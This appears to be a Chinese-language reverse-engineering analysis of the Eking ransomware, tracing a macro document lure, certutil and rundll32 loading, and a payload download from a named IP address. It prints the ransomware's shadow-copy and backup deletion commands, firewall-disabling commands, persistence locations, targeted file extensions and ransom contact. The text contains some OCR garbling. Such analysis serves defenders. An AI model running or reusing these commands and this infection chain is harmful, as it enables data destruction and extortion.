

Eking 勒索病毒分析



目录

_ ,	概述	3
`		
	程序逆向	3
三、	附录	8

一、概述

3月2日,从互联网中得到病毒样本,该样本为带宏的文档,诱骗目标点击启动宏,通过读取内容,退出执行躲避沙箱检测,生成文件使用 rundll32 加载文件,躲避杀毒检测,下载真正的勒索病毒,病毒文件加壳躲避沙箱静态检测,删除备份,对数据库等格式的文件使用 aes 加密,设置开机自启动,勒索完成后,生成勒索信。

二、程序逆向

检测文档确认有宏代码,如下图所示:

- 1: 114 '\x01CompObj'
- 2: 4096 '\x05DocumentSummaryInformation'
- 3: 4096 '\x05SummaryInformation'
- 4: 7134 '1Table'
- 5: 187989 'Data'
- 6: 367 'Macros/PROJECT'
- 7: 41 'Macros/PROJECTwm'
- 8: M 3696 'Macros/VBA/ThisDocument'
- 9: 2845 'Macros/VBA/_VBA_PROJECT'
- 10: 513 'Macros/VBA/dir'
- 11: 22580 'WordDocument'

宏代码在第8段

在公共文件夹中生成 xls 文件之后改名,使用 rundll32 加载运行文件,如下图所示:

SaveAs3 ("xls"): SaveAs3 ("doc"): SetTask (One + " " + STP + ".xls " + STP + ".pdf"): Sleep 6000: SetTask (Two + " " + STP + ".pdf,In")

/* Certutil -decode C:\\user\\Public\\Ksh1.xls C:\\users\\Public\\Ksh1.pdf Rundll32 C:\\users\\Public\\Ksh1.pdf 调用系统自带的certutil 将ksh1.xls 解码并保存到 公共目录下取名为 ksh1.pdf 最后使用rundll32 来调用这个文件

End Sub

Private Function Button Click2(One As Long, Two As Long) As String Button_Click2 = Left(ActiveDocument.Paragraphs(One).Range.Text, Two) **End Function**

Private Function Button Click3(One As Long) As String

Button_Click3 = Right(Range.Text, One)


End Function

Private Function SaveAs3(Formt As String)

ActiveDocument.SaveAs2 FileName:=STP + "." + Formt, FileFormat:=wdFormatText **End Function**

> → → → → → → → → → → → → → → → → → → →				
▼ 包含到库中 ▼ 共享 ▼ 新建文件夹				
藏実	名称	修改日期	类型	大小
下載	Favorites	2009/7/14 10:35	文件夹	
緬	Libraries	2009/7/14 12:54	文件夹	
最近访问的位置	📗 公共录制的电视	2009/7/14 18:44	文件夹	
	📗 公用视频	2009/7/14 12:54	文件夹	
	📗 公用图片	2009/7/14 12:54	文件夹	
颂	📗 公用文档	2009/7/14 13:08	文件夹	
	📗 公用下载	2009/7/14 12:54	文件夹	
明片	📗 公用音乐	2009/7/14 12:54	文件夹	
(档	🕌 公用桌面	2019/10/15 14:28	文件夹	
訴	🛍 desktop.ini	2009/7/14 12:54	配置设置	1 KB
	₩ Ksh1.doc	2021/3/2 14:34	Microsoft Word	16 KB
事机	Ksh1.pdf	2021/3/2 14:06	Firefox HTML D	12 K B
	Ksh1 kls Ksh1	2021/3/2 14:34	Microsoft Excel	16 KB
洛				

用侦壳软件检测,判断为无壳的 dll 文件,如下图所示:



加载到 dll 后, 新建 cs5 文件夹, 如下图所示:

```
strcpy(LibFileName, "kernel32.dll");
strcpy(&v3[20], "CreateDirectoryA");
strcpy(v3, "C:\\Users\\Public\\cs5"); // 新建文件夹 cs5
```

从黑客服务器下载勒索程序

```
Char V4[48]; // [esp+28n] [ebp-3Cn] BYREF

CHAR LibFileName[12]; // [esp+58h] [ebp-Ch] BYREF

strcpy(v4, "C:\\Users\\Public\\cs5\\cs5.exe");// 文件下载的绝对路径

strcpy(LibFileName, "urlmon.dll");

strcpy(v3, "http://178.62.19.66/campo/v/v"); // 从黑客服务器下载地址

strcpy(&v4[28], "URLDownloadToFileA");

v0 = LoadLibraryA(LibFileName);

v1 = GetProcAddress(v0, &v4[28]);
```

带壳调试, 首先调用命令行删除备份

```
vssadmin delete shadows /all /quiet // 删除卷影文件
wmic shadowcopy delete // 删除卷影文件
bcdedit /set {default} bootstatuspolicy ignoreallfailures //禁用win7自动修复
bcdedit /set {default} recoveryenabled no //禁用修复
wbadmin delete catalog -quiet exit //删除备份
```

关闭防火墙

```
netsh
advfirewall set currentprofile state offnetsh //关闭防火墙
firewall set opmode mode=disable //关闭防火墙
exit
```

生成勒索 ID

```
句行器 げい
EAX 00000
ECX
            ASCII "245B5EA1"
EDX
EBX 00000010
ESP 0018FE34
```

将自身复制到 local 文件夹下

0018FE20	00401384	┌CALL 到 CopyFileW 来自 cs5.0040137E
0018FE24	006071F0	ExistingFileName = "C:\Users\sjz\Desktop\cs5.exe"
0018FE28	0060D9B0	NewFileName = "C:\Users\sjz\AppData\Local\cs5.exe"

设置开机自启动

0018FE48	· 006081F0	UNICODE	"C:\Users\sjz\AppData\Roaming\Microsoft\Windows\Sta"
0018FE40	. 00600800	UNICODE	"C:\Users\sjz\AppData\Local"
0018FE50	. 0060C6E8	UNICODE	"Software\Microsoft\Windows\CurrentVersion\Run"

整理后如下

[::\Users\sjz\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup; C:\ProgramData\Microsoft\Windows\StartMenu\Programs\StartupFILE%\AppData\Roaming\Microsoft\Windows\StartMenu\Programs \Startup

被勒索的文件后缀

//要被加密的文件后缀名| fdb;sql;4dd;4dl;abs;abx;accdb;accdc;accde;adb;adf;ckp;db;db-journal;db-shm;db-wal;db2;db3;dbc;dbf;dbs;dbt;dbv;dcb;dp1;eco;edb;epim;fcd;gdb;mdb;mdf;ldf;myd;ndf;nwdb;nyf;sqlitedb;sqlite3;sqlite;

获取计算机名,准备加密

	78A0400 <mark>call</mark> dword ptr ds:[0x40A078]	kernel32.GetComputerNameW
004021DB ? 85C0	test eax,eax	
004021DD ?, 74 0C	je short cs5.004021EB	

生成勒索后文件的后缀名

02E8FF54	00337D38	UNICODE ".id[245B5EA1-2987].[wiruxa@airmail.cc].eking"
02E8FF58	00000000	
02E8FF5C	99999999	
00505510	00015510	

调用 aes 算法开始加密

00406432	FF7424 0C	push dword ptr ss:[esp+0xC]	
00406436	FF7424 0C	push dword ptr ss:[esp+0xC]	
0040643A	6A 01	push 0x1	
0040643C	FF7424 10	<pre>push dword ptr ss:[esp+0x10]</pre>	DAYLL.0040891E
00406440	E8 02100000	call DAYLL.00407447	使用加密算法加密文件
00406445	83C4 10	add esp,0x10	

加密后, 修改文件名

```
| CALL 到 | HoveFileN 来自 cs5.09408EB0 | 04088B458 | ExistingName = "\\?\D:\efi\microsoft\boot\fonts\kor_boot.ttf.id[245B5EA1-2987].[wiruxa@airmail.cc].eking" | 04080458 | NewName = "\\?\D:\efi\microsoft\boot\fonts\kor_boot.ttf"
```

所有文件加密完成后,在C盘根目录释放勒索信



三、附录

文中涉及样本 SHA256:

667f88e8dcd4a15529ed02bb20da6ae2e5b195717eb630b20b9732c8573c4e83